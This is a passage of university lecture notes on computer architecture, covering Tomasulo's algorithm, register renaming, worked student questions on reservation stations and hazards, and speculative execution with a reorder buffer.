- Tomasulo overcomes WAR and WAW hazards by dynamically allocating operands to reservation stations at issue time
  - Register renaming, seen more explicitly in later designs
- Tomasulo's CDB is a kind of “forwarding” path – that routes operands from completing FUs to where they are needed
  - In multi-issue processors this gets a lot more complicated!
- Tomasulo's scheme relies on associative tag matching
  - Later designs assign physical registers explicitly to avoid this
- Tomasulo's scheme enables multiple FUs to operate in parallel
  - Even across loop iterations

# Student questions:

Consider this example:

- 1- MUL F0, F1, F2
- 2- MUL F0, F0, F3
- 3- SD F0, X

Let  $iX$  denote instruction X (example:  $i1$  denotes the first instruction)

If I understood correctly:

- a-  $i1$  will check that dependencies F1 and F2 are free, reserves a MUL1 station, and tags F0 with MUL1
- b-  $i2$  finds out F0 is awaiting result. It reserves a MUL2 station with operands MUL1 (tag of F0) and F3, **then** tags F0 with MUL2, and awaits a MUL1 tag check from CDB
- c-  $i3$  reserves a Store1 station, with operands MUL2 and X, and awaits CDB MUL2 tag
- d- MUL1 station finishes executing  $i1$ . MUL1 tag propagates through CDB and triggers station MUL2
- e- MUL2 station can now execute and finishes executing  $i2$ . MUL2 tag propagates through CDB and triggers station Store1. It also writes over F0 value (*and sets its tag to NULL?*)
- f- Store1 executes and finishes

Another example:

- 1- MUL F0, F1, F2
- 2- MUL F0, F0, F3
- 3- ADD F3, F1, F2
- 4- SD F0, X

"If F3 was just wired to  $i2$  MUL2 station, then ADD would have changed the value and that's a WAR hazard"?

- F3 is read for  $i2$  at  $i2$ 's \*issue\* time. Whatever is there (value or tag) is \*copied\* to the ADD reservation station.
- So when  $i3$  overwrites F3, it's fine because the MUL2 RS is already holding the right thing for its F3 operand.

332

## Advanced Computer Architecture Chapter 2: part 2

Dynamic scheduling, out-of-order execution, register renaming ***with speculative execution***

Hennessy and Patterson 6<sup>th</sup> ed Section  
3.6 pp208-217 and pp234-238

October 2022  
Paul H J Kelly

These lecture notes are partly based on the course text, Hennessy and Patterson's *Computer Architecture, a quantitative approach* (4-6<sup>th</sup> ed), and on the lecture slides of David Patterson's Berkeley course (CS252)

# What about Precise Interrupts?

- Tomasulo had:  
**In-order issue, out-of-order execution, and out-of-order completion**
- Need to “fix” the out-of-order completion aspect so that we can find precise breakpoint in instruction stream
  - Suppose we have a page fault or a divide-by-zero exception?
- Actually we have the same issue with **branch speculation**...
- **The answer: add a stage that “commits” the state**
- **In issue order**

# Four Steps of the *Speculative* Tomasulo Algorithm

## 1. Issue—get instruction from FP Op Queue

If reservation station **and reorder buffer slot** free, issue instr & send operands **& reorder buffer no.** for destination (this stage sometimes called “dispatch”)

## 2. Execution—operate on operands (EX)

When both operands ready then execute; if not ready, watch CDB for result; when both in reservation station, execute; checks RAW (sometimes called “issue”)

## 3. Write result—finish execution (WB)


Write on Common Data Bus to all awaiting FUs  
**& reorder buffer**; mark reservation station available.

## 4. Commit—update register with reorder result

When an instruction is at the head of reorder buffer, *and* its result is present:


update the (commit-side) register with the result (or store to memory), and remove the instruction from the reorder buffer.

**Mispredicted branch flushes reorder buffer**





Tomasulo *without* Re-order Buffer


(from previous  
lecture)




Tomasulo with Re-order Buffer






